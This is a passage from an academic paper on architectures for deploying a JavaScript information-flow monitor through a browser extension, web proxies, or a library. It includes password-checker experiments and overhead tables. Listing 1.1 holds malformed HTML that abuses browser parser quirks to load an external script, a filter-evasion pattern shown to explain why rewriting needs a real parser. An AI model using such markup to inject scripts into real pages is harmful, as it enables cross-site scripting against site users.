force. From the perspective of a user this approach is not intrusive to the browser, requires no setup or configuration, and provides additional security for the user's sensitive information. However, it also limits the user's control over which policies are applied to user information.

A benefit of the integrator-driven approach over the proxies is potential performance gains. While the proxies for all code on the page to run monitored, the integrator-driven approach lets the integrator select what is monitored and what is not.

As previously stated, sharing information between trusted and untrusted code in a secure manner requires manual interaction. This implies that the developer must to some degree understand the inner workings of the monitor and the implications of interacting with the monitor.

We have discussed four architectures for deployment. The differences between the architectures decides which architecture is better suited for different stakeholders and situations. The first three architectures were targeted to end users and were distinguished by their appeal to corporate and private users, whereas the last architecture was targeted on code developers.

Deployment via extension offers potentially stronger security guarantees at the price of running the monitor with the privilege of the browser, while the web proxy and suffix proxy approached were more susceptible to mistakes in the rewriting procedure. In the extension failing to identify a script leads to the script not executing, while in the proxies unidentified scripts would execute alongside the monitor, potentially jeopardizing its integrity. However, deployment via proxies requires someone to run and administer the proxies. For the corporate user the corporation is a natural host for such services, while the private user might lack such a trusted 3rd party.

For the corporate user we argue that deployment via web proxy may be the most natural method: it allows for simple centralized administration and, since it is common to use corporate proxies, the infrastructure might already be in place. As a runner up, deployment via extension is a good alternative deployment method, while the suffix proxy is the least attractive solution from a corporate perspective. The latter allows the user to select when to use the service, which opens up for security issues in case the user forgets to use the service.

For the private user we argue that deployment via extension is the most appealing method: after an initial installation it allows for local administration without the need to run additional services or rely on trusted 3rd parties. An interesting alternative for the private user is to use the suffix proxy. For web sites the private user trusts less than the provider of the suffix proxy service, the suffix proxy allows for increased security on a per web site basis. The web proxy is the least attractive means of deployment for the private user. From the private user's perspective the

web proxy offers essentially the same guarantees as the extension, while either encumbering her to run her own proxy or rely on a 3rd party.

Finally, for the developer using the monitor as a library provides the possibility to include untrusted code safely using the monitor, while allowing trusted code to run normally. This allows for security, while lowering the performance impact by only monitoring potentially malicious parts of the program.

3 Implementation

This section details our implementations of the architectures from Section 2. The code is readily available and can be obtained from the authors upon request.

3.1 Browser extension

The browser extension is a Firefox extension based on Zaphod [29], a Firefox extension that allows for the use of experimental Narcissus [13] engine as JavaScript engine. When loaded, the extension turns off the standard JavaScript engine by disallowing JavaScript and listens for the `DOMContentLoaded` event. `DOMContentLoaded` is fired as soon as the DOM tree construction is finished. On this event the DOM tree is traversed twice. The first traversal checks every node for event handlers, e.g., onclick, and registers the monitor to handle them. The second traversal looks for JavaScript script nodes. Each found script node is pushed onto an execution list, which is then processed in order. For each script on the execution list, the source is downloaded and the monitor is used to execute the script; any dynamically added scripts are injected into the appropriate place on the execution list.

The downside of this way of implementing the extension is that the order in which scripts are executed is important. When web pages are loaded, the scripts of the pages are executed as they are encountered while parsing the web page. This means that the DOM tree of the page might not have been fully constructed when the scripts execute. Differences in the state of the DOM tree can be detected by scripts at execution time. Hence, to guarantee transparency the execution of scripts must occur at the same times in the DOM tree construction as they would have in the unmodified browser. This can be achieved using DOM `MutationEvent` [40] instead of the `DOMContentLoaded` event. The idea is to listen to any addition of script nodes to the DOM tree under the construction, and execute the script on addition. However, due to performance reasons the DOM `MutationEvent`s are deprecated, and are being replaced with DOM `MutationObserver` [41]. It is unclear whether the `MutationObserver` can be used to provide transparency, since events are grouped together, i.e., the mutation observer will not necessarily get an event each time a script is added — to improve performance single events may bundle several modifications together.

However, the exact order of loading is not standardized and differs between browsers. This forces scripts to be independent of such differences. Thus, using the method of executing scripts on the `DOMContentLoaded` event is not necessarily a problem in practice.

Further, since extension run with the same privileges as the browser certain protection mechanism are in place to protect the browser from misbehaving extensions. Those restrictions may potentially clash with selected monitor. One example of this is `document.write`. The effect of `document.write` is [21] to write a string into the current position of the document. For security reasons, extensions are prohibited from calling `document.write`. Intuitively, `document.write` writes into the character stream that is fed to the HTML parser, which can have drastic effects on the parsing of the page. In a monitor it is natural to implement `document.write` by at some point calling the `document.write` of the browser. The alternative is to fully implement `document.write`, which would entail taking the interaction between the content written by `document.write`, the already parsed parts of the page and the remaining page into account. The extension consists of 1200 lines of JavaScript and XUL code.

3.2 Web proxy

The web proxy is implemented as an HTTP-server. When the proxy receives a request it extracts the target URL and in turn requests the content from the target. Before the response is delivered to the client, the content is rewritten to ensure that all JavaScript is executed by the monitor.

In HTML, where JavaScript is embedded in the code, the web proxy must first identify the inline code in order to rewrite it. Identifying inline JavaScript in HTML files is a complex task. Simple search and replace is not satisfactory due to the browser's error tolerant parsing of HTML-code, meaning that the browser will make a best-effort attempt to make sense of malformed fragments of HTML. It would require the search algorithm to account for all parser quirks in regard to malformed HTML; a task which is at least as complex as actually parsing the document. This problem is exemplified in Listing 1.1; the first line will be interpreted as a script followed by the text *HTML*, the second line as a script that alerts the string *JavaScript*, and the third will display *ac* and *d* in two separate paragraphs and load a script from an external domain.

Listing 1.1: Example of complicated HTML

```
<script>0</script/> HTML </script>
<script>0</script./> alert(JavaScript) </script>
<p>a<sCript/"=/ src=//t.co/abcde a= >b</p></script c<p>d
```

In the web proxy, Mozilla's JavaScript-based HTML-parser *dom.js* [16], is used to parse the page. The DOM-tree can then be traversed to prop-

erly localize all inline script code. All occurrences of JavaScript code are rewritten as outlined in Listing 1.2, wrapped in a call to the monitor. Because all instances of the modified script code will reference the monitor, the monitor must be added as the first script to be executed.

Rewriting JavaScript requires converting the source code to a string that can be fed to the monitor. The method `JSON.stringify()` provides this functionality and will properly escape the string to ensure that it is semantically equivalent when interpreted by the monitor. The code string is then enclosed in a call to the monitors interpreter, as shown in Listing 1.2. The implementation consists of 256 lines of JavaScript code.

Listing 1.2: Example of monitor wrapping

```
code = 'Monitor.eval(' + JSON.stringify(code) + ')';
```

3.3 Suffix proxy (service)

The web proxy serves as a foundation for the suffix proxy. The suffix proxy adds with an additional step of rewriting to deal with external resources. Since the suffix proxy is referenced by altering the domain name of the target, the proxy must ensure that relevant resources, e.g., scripts, associated with the target page are also retrieved through the proxy. Resources with relative URLs requires no processing, as they are relative to the proxy domain and will by definition be loaded through the monitor. However, the URLs of resources targeting external domains must be rewritten to include the proxy domain. Similarly, links to external pages must include the domain of the proxy for the monitor. The external references are identified in the same manner as inline JavaScript, by parsing the HTML to a DOM-tree and traversing the tree. When found, the URL is substituted using a regular expression.

Another difference to the web proxy relates to the use of non-standard ports. The web proxy will receive all requests regardless of the target port. The suffix proxy, on the other hand, only listens to the standard ports for HTTP and HTTPS, port 80 and 443 respectively. The port in a URL is specified in conjunction to, but not included in the domain. Hence any URLs specifying non-standard ports would attempt to connect to closed ports on the proxy server. A solution to this problem is to include the port as part of the modified domain name. To prevent clashing with the target domain or the proxy domain, the port number is included between the two, e.g., *http://target.domain.com.8080.proxy.domain/*. This does not clash with the target domain because the top domain of the target domain cannot be numeric. Neither does it clash with the proxy domain because it is still a subdomain of the proxy domain. The implementation consists of 276 lines of JavaScript code.

4 Instantiation

This section presents practical experiments made by instantiating the deployment architectures with the *JSFlow* [18] information-flow monitor.

JSFlow is a tool that extends the formalization of a dynamic information flow tracker [19] to the full JavaScript language and its APIs. We briefly describe the monitor and discuss security and performance experiments.

Monitor JSFlow is a dynamic information-flow monitor that tags values with runtime security labels. The security labels default to the origin of the data, e.g., user input is tagged *user*, but the labels can be controlled by the use of custom data attributes in the HTML. The default security policy is a strict version of the same-origin policy, where implicit flows, and flows via, e.g., image source attributes, are taken into account. Whenever a potential security violation has been encountered the monitor stops the execution with a security error. Implemented in JavaScript, the monitor supports full ECMA-262 (v5) [12] including the standard API and large parts of the browser-specific APIs such as the DOM APIs. JSFlow supports a wide variety of information-flow policies, including tracking of user input and preventing it from leaving the browser, as used in the security experiments below.

Security experiments Our experiments focus on password-strength checkers. After the user inputs a password, the strength of the password is computed according to some metric, and the result is displayed to the user, typically on a scale from *weak* to *strong*. This type of service is ubiquitous on the web, with service providers ranging from private web sites to web sites of national telecommunication authorities.

Clearly, the password needs to stay confidential; The strength of the password is irrelevant if the password is leaked. We have investigated a number of password-strength services. Our experiments identify services that enforce two types of policies: (i) allow the password to be sent back to the origin web site, but not to any other site (suitable for server-side checkers); and (ii) disallow the password to leave the browser (suitable for client-side checkers). The first type places trust on the service provider not to abuse the password, while the second type does not require such trust, in line with the *principle of least privilege* [38]. Note that these policies are indistinguishable from SOP's point of view because it is not powerful enough to express the second type.

One seemingly reasonable way to enforce the second type of policy is to isolate the service, i.e., prevent it from performing any communication. While effective, such a stern approach risks breaking the functionality of the service. It is common that pages employ usage statistics tracking such as Google Analytics. Google Analytics requires that usage information is allowed to be gathered and sent to Google for aggregation. Using information-flow tracking, we can allow communication to Google Analytics but with the guarantee that the password will not be leaked to it.

We have investigated a selection of sites[2] that fall into the first category, and a selection of sites[3] that fall into the second category. Of these, it is worth commenting on two sites, one from each category. Interestingly, the first site, `https://testalosenord.pts.se/`, is provided by the Swedish Post and Telecom Authority. The site contains a count of how many passwords have been submitted to the service, with over 1,000,000 tried passwords so far. It is unclear why the Swedish authority follows the policy that requires more trust from the users. The second, `http://www.getsecurepassword.com/CheckPassword.aspx`, is an example of a web site that uses Google Analytics. The monitor rightfully allows communication to Google while ensuring the password cannot be leaked anywhere outside the browser.

The benefit of the architectures for the scenario of password-strength checking is that users can get strong security guarantees either by installing an extension, using a web proxy, or a suffix proxy. In the latter two cases, the system and network administrators have a stake in deciding what policies to enforce. Further, the integrator architecture is an excellent fit for including a third-party password-strength checker into web pages of a service, say a social web site, with no information leaked to the third party.

Performance experiments We are interested in evaluating the performance of each approach rather than the performace of the employed monitor. For this reason, we measure the time from issuing the request until the response is fully received. We measure the average overhead introduced by architectures compared to a reference sample of unmodified requests. The overhead is measured against two of the password-strength checkers listed previously, namely `passwordmeter.com`, over HTTP, and `testalosenord.pts.se`, over HTTPS. This measures the additional overhead introduced by the deployment method. Three out of the four architectures are evaluated; the browser extension, the web proxy, and the suffix proxy. The overhead of the integrator architecture is specific to the page that implements it, and is therefore not comparable to the other three. The browser extension does not begin executing until the browser has received the page and has begun parsing it, therefore its response time is the same as with the extension disabled. Due to the rewriting mechanism being closely related, the web proxy and the suffix proxy show similar results.

[2] `https://testalosenord.pts.se/`, `http://www.lbw-soft.de/`, `http://www.inutile.ens.fr/estatis/password-security-checker/`, `https://passfault.appspot.com/password_strength.html`, and `http://geodsoft.com/cgi-bin/pwcheck.pl`.

[3] `http://www.getsecurepassword.com/CheckPassword.aspx`, `http://www.passwordmeter.com/`, `http://howsecureismypassword.net`, `https://www.microsoft.com/en-gb/security/pc-security/password-checker.aspx`, `https://www.grc.com/haystack.htm`, and `https://www.my1login.com/password-strength-meter.php`.

Proxy	Measurements (ms)	Average (ms)	Delta (ms)	Overhead (%)
Reference	434, 420, 445, 443	435	0	0%
Browser extension	434, 420, 445, 443	435	0	0%
Web proxy	638, 690, 681, 781	697	+262	+60.2%
Suffix proxy	663, 775, 689, 694	705	+270	+62.0%

Table 1: Architecture overhead passwordmeter.com

The results `testalosenord.pts.se`

Proxy	Measurements (ms)	Average (ms)	Delta (ms)	Overhead (%)
Reference	114, 240, 103, 104	140	0	0%
Browser extension	114, 240, 103, 104	140	0	0%
Web proxy	372, 308, 311, 305	324	+184	+131.4%
Suffix proxy	316, 314, 324, 333	321	+181	+129.2%

Table 2: Architecture overhead testalosenord.pts.se

The tests were performed in the Firefox web browser under the Windows 7 64 bit SP1 operating system on a machine with a Intel Core i7-3250M 2.9 GHz CPU, and 8 GB of memory.

5 Related work

We first discuss the original work on reference monitors and their inlining, then inlining for secure information flow, and, finally, inlining security checks in the context of JavaScript.

Inlined reference monitors Anderson [3] introduces reference monitors and outlines the basic principles, recounted in Section 1. Erlingsson and Schneider [15, 14] instigate the area of inlining reference monitors. This work studies both enforcement mechanisms and the policies that they are capable of enforcing, with the focus on safety properties. Inlined reference monitors have been proposed in a variety of languages and settings: from assembly code [15] to Java [10, 11, 9].

Ligatti et al. [22] present a framework for enforcing security policies by monitoring and modifying programs at runtime. They introduce *edit automata* that enable monitors to stop, suppress, and modify the behavior of programs.

Inlining for secure information flow Language-based information-flow security [36] features work on inlining for secure information flow. Secure information flow is not a safety property [27], but can be approximated by safety properties (e.g., [6, 37, 4]).

Chudnov and Naumann [7] have investigated an inlining approach to monitoring information flow in a simple imperative language. They inline a flow-sensitive hybrid monitor by Russo and Sabelfeld [35]. The soundness of the inlined monitor is ensured by bisimulation of the inlined monitor and the original monitor.

Magazinius et al. [24, 26] cope with dynamic code evaluation instructions by inlining on-the-fly. Dynamic code evaluation instructions are rewritten to make use of auxiliary functions that, when invoked at runtime, inject security checks into the available string. The inlined code manipulates shadow variables to keep track of the security labels of the

program's variables. In similar vein, Bello and Bonelli [5] investigate on-the-fly inlining for a dynamic dependency analysis. However, there are fundamental limits in the scalability of the shadow-variable approach. The execution of a vast majority of the JavaScript operations (with the prime example being the `+` operation) is dependent on the types of their parameters. This might lead to coercions of the parameters that, in turn, may invoke such operations as `toString` and `valueOf`. In order to take any side effects of these methods into account, any operation that may case coercions must be wrapped. The end result of this is that the inlined code ends up emulating the interpreter, leaving no advantages to the shadow-variable approach.

Inlining for secure JavaScript Inlining has been explored for JavaScript, although focusing on simple properties or preventing against fixed classes of vulnerabilities. A prominent example in the context of the web is BrowserShield [33] by Reis et al. to instrument scripts with checks for known vulnerabilities.

Yu et al. [43] and Kikuchi et al. [32] present an instrumentation approach for Java-Script in the browser. Their framework allows instrumented code to encode edit auto-mata-based policies.

Phung et al. [31] and Magazinius et al. [25] develop secure wrapping for self-protecting JavaScript. This approach is based on wrapping built-in JavaScript methods with secure wrappers that regulate access to the original built-ins.

Agten et al. [2] present JSand, a server-driven client-side sandboxing framework. The framework mediates attempts of untrusted code to access resources in the browser. In contrast to its predecessors such as ConScript [28], WebJail [1], and Contego [23], the sandboxing is done purely at JavaScript level, requiring no browser modification.

Despite the above progress on inlining security checks in JavaScript, achieving information-flow security for client-side JavaScript by inlining has been out of reach for the current methods [39, 8, 42, 20, 17] that either modify the browser or perform the analysis out-of-the-browser.

6 Conclusions

Different stakeholders have different interests in the security of web applications. We have presented architectures for inlining security monitors, to take into account the security goals of the users, system and network administrators, and service providers and integrators. We achieve great flexibility in the deployment options by considering security monitors implemented as security-enhanced JavaScript interpreters. The architectures allow deploying such a monitor in a browser extension, web proxy, or web service. We have reported on the security considerations and on the relative pros and cons for each architecture. We have applied the architectures to inline an information-flow security monitor for JavaScript.

The security experiments show the flexibility in supporting the different policies on the sensitive information from the user. The performance experiments show reasonable overhead imposed by the architectures.

Future work is focused on three promising directions. First, JavaScript may occur outside script elements, e.g., as part of css. To provide a more complete solution, we aim to investigate extending the approach to handle such cases. Second, recall that the integrator architecture relies on the developer to establish communication between the monitored and unmonitored code. With the goal to relieve the integrator from manual efforts, we develop a framework for secure communication that provides explicit support for integrating and monitored and unmonitored code. Third, we pursue instantiating the architectures with a monitor for controlling network communication bandwidth.

Acknowledgments This work was funded by the European Community under the ProSecuToR and WebSand projects and the Swedish agencies SSF and VR.

References

1. Steven Van Acker, Philippe De Ryck, Lieven Desmet, Frank Piessens, and Wouter Joosen. Webjail: least-privilege integration of third-party components in web mashups. In Robert H'obbes' Zakon, John P. McDermott, and Michael E. Locasto, editors, *ACSAC*, pages 307–316. ACM, 2011.
2. Pieter Agten, Steven Van Acker, Yoran Brondsema, Phu H. Phung, Lieven Desmet, and Frank Piessens. JSand: complete client-side sandboxing of third-party JavaScript without browser modifications. In Robert H'obbes' Zakon, editor, *ACSAC*, pages 1–10. ACM, 2012.
3. J. P. Anderson. Computer security technology planning study. Technical report, Deputy for Command and Management System, USA, 1972.
4. T. H. Austin and C. Flanagan. Efficient purely-dynamic information flow analysis. In *Proc. ACM Workshop on Programming Languages and Analysis for Security (PLAS)*, June 2009.
5. Luciano Bello and Eduardo Bonelli. On-the-fly inlining of dynamic dependency monitors for secure information flow. In Gilles Barthe, Anupam Datta, and Sandro Etalle, editors, *Formal Aspects in Security and Trust*, volume 7140 of *Lecture Notes in Computer Science*, pages 55–69. Springer, 2011.
6. G. Boudol. Secure information flow as a safety property. In *Formal Aspects in Security and Trust, Third International Workshop (FAST'08)*, LNCS, pages 20–34. Springer-Verlag, March 2009.
7. A. Chudnov and D. A. Naumann. Information flow monitor inlining. In *Proc. IEEE Computer Security Foundations Symposium*, July 2010.
8. Ravi Chugh, Jeffrey A. Meister, Ranjit Jhala, and Sorin Lerner. Staged information flow for JavasCript. In Michael Hind and Amer Diwan, editors, *PLDI*, pages 50–62. ACM, 2009.

9. Mads Dam, Gurvan Le Guernic, and Andreas Lundblad. Treedroid: a tree automaton based approach to enforcing data processing policies. In Ting Yu, George Danezis, and Virgil D. Gligor, editors, *ACM Conference on Computer and Communications Security*, pages 894–905. ACM, 2012.
10. Mads Dam, Bart Jacobs, Andreas Lundblad, and Frank Piessens. Security monitor inlining for multithreaded java. In Sophia Drossopoulou, editor, *ECOOP*, volume 5653 of *Lecture Notes in Computer Science*, pages 546–569. Springer, 2009.
11. Mads Dam, Bart Jacobs, Andreas Lundblad, and Frank Piessens. Provably correct inline monitoring for multithreaded java-like programs. *Journal of Computer Security*, 18(1):37–59, 2010.
12. ECMA International. ECMAScript Language Specification, 2009. Version 5.
13. B. Eich. Narcissus—JS implemented in JS. `http://mxr.mozilla.org/mozilla/source/js/narcissus/`, 2011.
14. U. Erlingsson. *The inlined reference monitor approach to security policy enforcement*. PhD thesis, Cornell University, Ithaca, NY, USA, 2004.
15. U. Erlingsson and Fred B. Schneider. Sasi enforcement of security policies: a retrospective. In Darrell M. Kienzle, Mary Ellen Zurbo, Steven J. Greenwald, and Cristina Serbau, editors, *NSPW*, pages 87–95. ACM, 1999.
16. Andreas Gal. dom.js. `https://github.com/andreasgal/dom.js`.
17. W. De Groef, D. Devriese, N. Nikiforakis, and F. Piessens. Flowfox: a web browser with flexible and precise information flow control. In *ACM Conference on Computer and Communications Security*, October 2012.
18. D. Hedin, A. Birgisson, L. Bello, and A. Sabelfeld. JSFlow. Software release. Located at `http://chalmerslbs.bitbucket.org/jsflow`, September 2013.
19. D. Hedin and A. Sabelfeld. Information-flow security for a core of JavaScript. In *Proc. IEEE Computer Security Foundations Symposium*, pages 3–18, June 2012.
20. D. Jang, R. Jhala, S. Lerner, and H. Shacham. An empirical study of privacy-violating information flows in JavaScript web applications. In *ACM Conference on Computer and Communications Security*, pages 270–283, October 2010.
21. J. Kesselman. Document Object Model (DOM) Level 2 Core Specification, 2000.
22. Jay Ligatti, Lujo Bauer, and David Walker. Edit automata: Enforcement mechanisms for run-time security policies. *International Journal of Information Security*, 4:2–16, 2005.
23. Tongbo Luo and Wenliang Du. Contego: Capability-based access control for web browsers - (short paper). In Jonathan M. McCune, Boris Balacheff, Adrian Perrig, Ahmad-Reza Sadeghi, Angela Sasse, and Yolanta Beres, editors, *TRUST*, volume 6740 of *Lecture Notes in Computer Science*, pages 231–238. Springer, 2011.
24. J. Magazinius, A. Russo, and A. Sabelfeld. On-the-fly inlining of dynamic security monitors. In *Proceedings of the IFIP International Information Security Conference (SEC)*, September 2010.
25. Jonas Magazinius, Phu H. Phung, and David Sands. Safe wrappers and sane policies for self protecting javascript. In Tuomas Aura, Kimmo

Järvinen, and Kaisa Nyberg, editors, *NordSec*, volume 7127 of *Lecture Notes in Computer Science*, pages 239–255. Springer, 2010.
26. Jonas Magazinius, Alejandro Russo, and Andrei Sabelfeld. On-the-fly inlining of dynamic security monitors. *Computers & Security*, 31(7):827–843, 2012.
27. J. McLean. A general theory of composition for trace sets closed under selective interleaving functions. In *Proc. IEEE Symp. on Security and Privacy*, pages 79–93, May 1994.
28. Leo A. Meyerovich and V. Benjamin Livshits. Conscript: Specifying and enforcing fine-grained security policies for javascript in the browser. In *IEEE Symposium on Security and Privacy*, pages 481–496. IEEE Computer Society, 2010.
29. Mozilla Labs. Zaphod add-on for the Firefox browser. `http://mozillalabs.com/zaphod`, 2011.
30. Nick Nikiforakis, Luca Invernizzi, Alexandros Kapravelos, Steven Van Acker, Wouter Joosen, Christopher Kruegel, Frank Piessens, and Giovanni Vigna. You are what you include: large-scale evaluation of remote JavaScript inclusions. In *ACM Conference on Computer and Communications Security*, pages 736–747, October 2012.
31. Phu H. Phung, David Sands, and Andrey Chudnov. Lightweight self-protecting javascript. In Wanqing Li, Willy Susilo, Udaya Kiran Tupakula, Reihaneh Safavi-Naini, and Vijay Varadharajan, editors, *ASIACCS*, pages 47–60. ACM, 2009.
32. G. Ramalingam, editor. *Programming Languages and Systems, 6th Asian Symposium, APLAS 2008, Bangalore, India, December 9-11, 2008. Proceedings*, volume 5356 of *Lecture Notes in Computer Science*. Springer, 2008.
33. Charles Reis, John Dunagan, Helen J. Wang, Opher Dubrovsky, and Saher Esmeir. Browsershield: Vulnerability-driven filtering of dynamic html. *ACM Trans. Web*, 1(3):11, 2007.
34. John M. Rushby. Design and verification of secure systems. In *Proc. ACM Symp. on Operating System Principles*, pages 12–21, 1981.
35. A. Russo and A. Sabelfeld. Dynamic vs. static flow-sensitive security analysis. In *Proc. IEEE Computer Security Foundations Symposium*, pages 186–199, July 2010.
36. A. Sabelfeld and A. C. Myers. Language-based information-flow security. *IEEE J. Selected Areas in Communications*, 21(1):5–19, January 2003.
37. A. Sabelfeld and A. Russo. From dynamic to static and back: Riding the roller coaster of information-flow control research. In *Proc. Andrei Ershov International Conference on Perspectives of System Informatics*, LNCS. Springer-Verlag, June 2009.
38. J. H. Saltzer and M. D. Schroeder. The protection of information in computer systems. *Proc. of the IEEE*, 63(9):1278–1308, September 1975.
39. P. Vogt, F. Nentwich, N. Jovanovic, E. Kirda, C. Kruegel, and G. Vigna. Cross-site scripting prevention with dynamic data tainting and static analysis. In *Proc. Network and Distributed System Security Symposium*, February 2007.
40. W3C. Document Object Model (DOM) Level 3 Events Specification. `http://www.w3.org/TR/DOM-Level-3-Events/`.

41. W3C. DOM4 W3C Working Draft 6. `http://www.w3.org/TR/dom/`.
42. Alexander Yip, Neha Narula, Maxwell Krohn, and Robert Morris. Privacy-preserving browser-side scripting with BFlow. In *EuroSys '09: Proceedings of the 4th ACM European conference on Computer systems*, pages 233–246, New York, NY, USA, 2009. ACM.
43. D. Yu, A. Chander, N. Islam, and I. Serikov. JavaScript instrumentation for browser security. In *Proc. ACM Symp. on Principles of Programming Languages*, pages 237–249. ACM, 2007.